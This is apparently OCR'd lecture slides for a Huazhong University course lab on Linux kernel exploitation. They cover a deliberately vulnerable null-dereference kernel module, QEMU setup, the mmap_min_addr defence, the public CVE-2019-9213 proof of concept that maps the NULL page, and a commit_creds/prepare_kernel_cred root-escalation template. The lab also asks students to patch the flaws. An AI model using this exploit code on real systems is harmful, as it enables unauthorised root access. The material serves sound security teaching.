


華中科技大學
HUAZHONG UNIVERSITY OF SCIENCE AND TECHNOLOGY

网络空间安全学院

Linux内核漏洞分析与利用实践

网络空间安全学院 慕冬亮

Email : dzm91@hust.edu.cn

教材


网络空间安全实践能力分级培养系列教材
网络空间安全实践能力分级培养I
网络空间安全实践能力分级培养II
网络空间安全实践能力分级培养III
网络空间安全实践能力分级培养IV
网络空间攻防技术原理
软件逆向分析技术及应用
软件安全
无线通信系统物理层安全
网络空间安全实践能力分级培养系列教材
网络空间安全实践能力分级培养（III）
人民邮电出版社
网络空间安全实践能力分级培养系列教材
网络空间安全
实践能力分级培养
（III）
慕冬亮 周威 韩兰胜
鲁宏伟 陈凯 谈静国 编著
邹德清 主审
分类建议：网络空间安全
人民邮电出版社网址：www.ptpress.com.cn
中国工信出版集团
人民邮电出版社
POSTS & TELECOM PRESS

实验一 chall1_null.tar.gz

chall1_null_mod.c	内核模块源码，为后续打补丁做准备
config-5.0-rc1	内核配置文件
run.sh	自动化启动 QEMU 脚本
rootfs.cpio	Rootfs 文件系统
Makefile	自动编译内核模块
null_operations.c	内核模块交互模板
null_trigger_crash.c	触发内核崩溃的 PoC 模板
null_exploit_min_addr.c	exploit 模板
upload.py	自动化上传 exploit 并测试

Linux内核启动环境配置

- 安装QEMU
  - sudo apt install qemu qemu-kvm

- 编译Linux内核
  - sudo apt-get install build-essential flex bison bc libelf-dev libssl-dev libncurses5-dev gcc-8
  - wget https://mirrors.hust.edu.cn/git/linux.git/snapshot/linux-5.0-rc1.tar.gz
  - tar -xvf linux-5.0-rc1.tar.gz
  - cd linux-v5.0-rc1
  - cp ../config-5.0-rc1 .config
  - make -j8 CC=gcc-8

https://mudongliang.github.io/2021/04/09/error-mindirect-branch-and-fcf-protection-are-not-compatible.html

Linux内核启动

QEMU 启动脚本：./run.sh

```
qemu-system-x86_64 \
-m 128M \
-kernel ./bzImage \
-initrd ./rootfs.cpio \
-append 'console=ttyS0 debug lo
panic=-1 nokaslr' \
-netdev user,id=net \
-device e1000,netdev=net \
-no-reboot \
-monitor /dev/null \
-cpu qemu64 \
-smp cores=2,threads=1 \
-nographic
```

```
1  #!/bin/sh
2
3  set -x
4
5  if [ ! -d "core" ]; then
6          cp rootfs.cpio rootfs.cpio.bak
7          mkdir core
8          cd core
9          cpio -idmv < ../rootfs.cpio
10         cd ..
11 fi
12
13 # gcc -static exp.c -o exp
14 # cp exp ./core/home/ctf/exp
15 cd core
16 find . | cpio -o --format=newc > ../rootfs.cpio
17 cd ..
18 # ./run.sh
```

Linux内核模块分析

```
89  static const struct file_operations null_act_fops = {
90          .unlocked_ioctl = null_act_ioctl,
91  };
92
93  static struct miscdevice misc = {
94      .minor = MISC_DYNAMIC_MINOR,
95      .name  = "null_act",
96      .fops = &null_act_fops
97  };
98
99  int null_init(void)
100 {
101         printk(KERN_INFO "Welcome to kernel challenge1 null\n");
102         misc_register(&misc);
103         return 0;
104 }
105
106 void null_exit(void)
107 {
108         printk(KERN_INFO "Goodbye hacker\n");
109         misc_deregister(&misc);
110 }
```

Linux内核模块交互

```
42  static long null_act_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
43  {
44          ssize_t ret = 0;
45
46          switch (cmd) {
47  >       case NULL_ACT_ALLOC: …
61  >       case NULL_ACT_CALLBACK: …
68  >       case NULL_ACT_FREE: …
75  >       case NULL_ACT_RESET: …
80  >       default: …
84          }
85
86          return ret;
87  }
```

编写 C 语言和内核进行高效交互

int fd = open("/dev/null_act", O_WRONLY);


ioctl(fd, NULL_ACT_ALLOC);

空指针引用漏洞

- 英文： Null Pointer Dereference

- char *p = NULL; // 数据指针
- *p

- void (*p)(int) = NULL; // 函数指针
- p(0);




空指针引用漏洞

```
46          switch (cmd) {
47          case NULL_ACT_ALLOC:
48                  null.item = kmalloc(NULL_BUF_SIZE, GFP_KERNEL_ACCOUNT);
49                  if (null.item == NULL) {
50                          pr_err("null: not enough memory for item\n");
51                          ret = -ENOMEM;
52                          break;
53                  }
54
55                  pr_notice("null: kmalloc'ed buf at %lx (size %d)\n",
56                                  (unsigned long)null.item, NULL_BUF_SIZE);
57
58                  null.item->callback = null_callback;
59                  break;
60
61          case NULL_ACT_CALLBACK:
62                  pr_notice("drill: exec callback %lx for item %lx\n",
63                                          (unsigned long)null.item->callback,
64                                          (unsigned long)null.item);
65                  null.item->callback(); /* No check, BAD BAD BAD */
66                  break;
```

未对 callback 进行检查

```
75          case NULL_ACT_RESET:
76                  null.item = NULL;
77                  pr_notice("null: set buf ptr to NULL\n");
78                  break;
```

内核中的空指针引用可利用



mmap_min_addr 机制

- mmap_min_addr 机制对应的内核编译选项为：CONFIG_DEFAULT_MMAP_MIN_ADDR
- 该选项默认开启
- 关闭可采用 ./scripts/config --set-val CONFIG_DEFAULT_MMAP_MIN_ADDR 0 或 自己手动改为 0

[1] https://access.redhat.com/articles/20484

Linux内核漏洞 CVE-2019-9213

- 漏洞详细描述及利用详见
  https://bugs.chromium.org/p/project-zero/issues/detail?id=1792

```
int main(void) {
  void *map = mmap((void*)0x10000, 0x1000, PROT_READ|PROT_WRITE,
                   MAP_PRIVATE|MAP_ANONYMOUS|MAP_GROWSDOWN|MAP_FIXED, -1, 0);
  if (map == MAP_FAILED) err(1, "mmap");
  int fd = open("/proc/self/mem", O_RDWR);
  if (fd == -1) err(1, "open");
  unsigned long addr = (unsigned long)map;
  while (addr != 0) {
    addr -= 0x1000;
    if (lseek(fd, addr, SEEK_SET) == -1) err(1, "lseek");
    char cmd[1000];
    sprintf(cmd, "LD_DEBUG=help su 1>&%d", fd);
    system(cmd);
  }
  system("head -n1 /proc/$PPID/maps");
  printf("data at NULL: 0x%lx\n", *(unsigned long *)0);
}
user@deb10:~/stackexpand$ gcc -o nullmap nullmap.c && ./nullmap
00000000-00011000 rw-p 00000000 00:00 0
data at NULL: 0x706f2064696c6156
```

权限提升的漏洞利用框架

```
12  /* Addresses from System.map (no KASLR) */
13  #define COMMIT_CREDS_PTR        0x0000000000000000lu
14  #define PREPARE_KERNEL_CRED_PTR 0x0000000000000000lu
15
16  typedef int __attribute__((regparm(3))) (*_commit_creds)(unsigned long cred);
17  typedef unsigned long __attribute__((regparm(3))) (*_prepare_kernel_cred)(unsigned long cred);
18
19  _commit_creds commit_creds = (_commit_creds)COMMIT_CREDS_PTR;
20  _prepare_kernel_cred prepare_kernel_cred = (_prepare_kernel_cred)PREPARE_KERNEL_CRED_PTR;
21
22  void __attribute__((regparm(3))) root_it(unsigned long arg1, bool arg2)
23  {
24          commit_creds(prepare_kernel_cred(0));
25  }
```

```
vagrant@ubuntu-focal:~/linux-5.0-rc1$ grep "commit_creds" System.map
ffffffff81084370 T commit_creds
ffffffff822a9d10 r __ksymtab_commit_creds
ffffffff822be157 r __kstrtab_commit_creds
```

COMMIT_CREDS_PTR，PREPARE_KERNEL_CRED_PTR 是函数 commit_creds 和 prepare_kernel_cred 的地址，具体地址在Linux内核目录下的 System.map 文件。并搜索并回答“commit_creds(prepare_kernel_cred(0))”为什么可以进行权限提升

实验一

- 实践目标
  - 当mmap_min_addr防御机制关闭时（允许用户mmap映射NULL地址）完成权限提升；
  - 当mmap_min_addr防御机制开启时（不允许用户mmap映射NULL地址）结合内核中存在的漏洞（CVE-2019-9213），并利用内核模块中存在的“空指针漏洞”来完成权限提升

- 实践内容
  - 编写 PoC 利用空指针解引用漏洞使内核崩溃
    - null_operations.c
    - null_trigger_crash.c
  - 编写 EXP 完成漏洞利用
    - null_exploit_min_addr.c 对应于防御机制未开始
    - null_exploit_nullderef.c 对应于防御机制开始

具体实验内容

- 完成内核模块的交互功能代码 (null_operations.c)；
- 完成触发空指针引用漏洞的PoC (null_trigger_crash.c)；
- 当mmap_min_addr防御机制关闭时（./scripts/config --set-val CONFIG_DEFAULT_MMAP_MIN_ADDR 0 允许用户映射NULL地址），完成空指针引用漏洞的利用代码 (null_exploit_min_addr.c)，提权后查看 /flag 内容
- 当mmap_min_addr防御机制开启时（默认开启），借助CVE-2019-9213的漏洞利用完成空指针引用漏洞的利用代码 (null_exploit_nullderef.c)，提权后查看 /flag 内容
- 编写漏洞修复，修复内核源码与内核模块中的安全漏洞，并替换有漏洞的内核模块进行验证

考察方式

- 线下完成攻击，学生通上提交实验证明
- 线上CTF比赛系统提交flag
- 学习通上提交修复补丁

- 第二次课程结束前一个小时左右，会有一次小型在线考试，考察一些实验中需要使用的知识点
  - 考试结束就关闭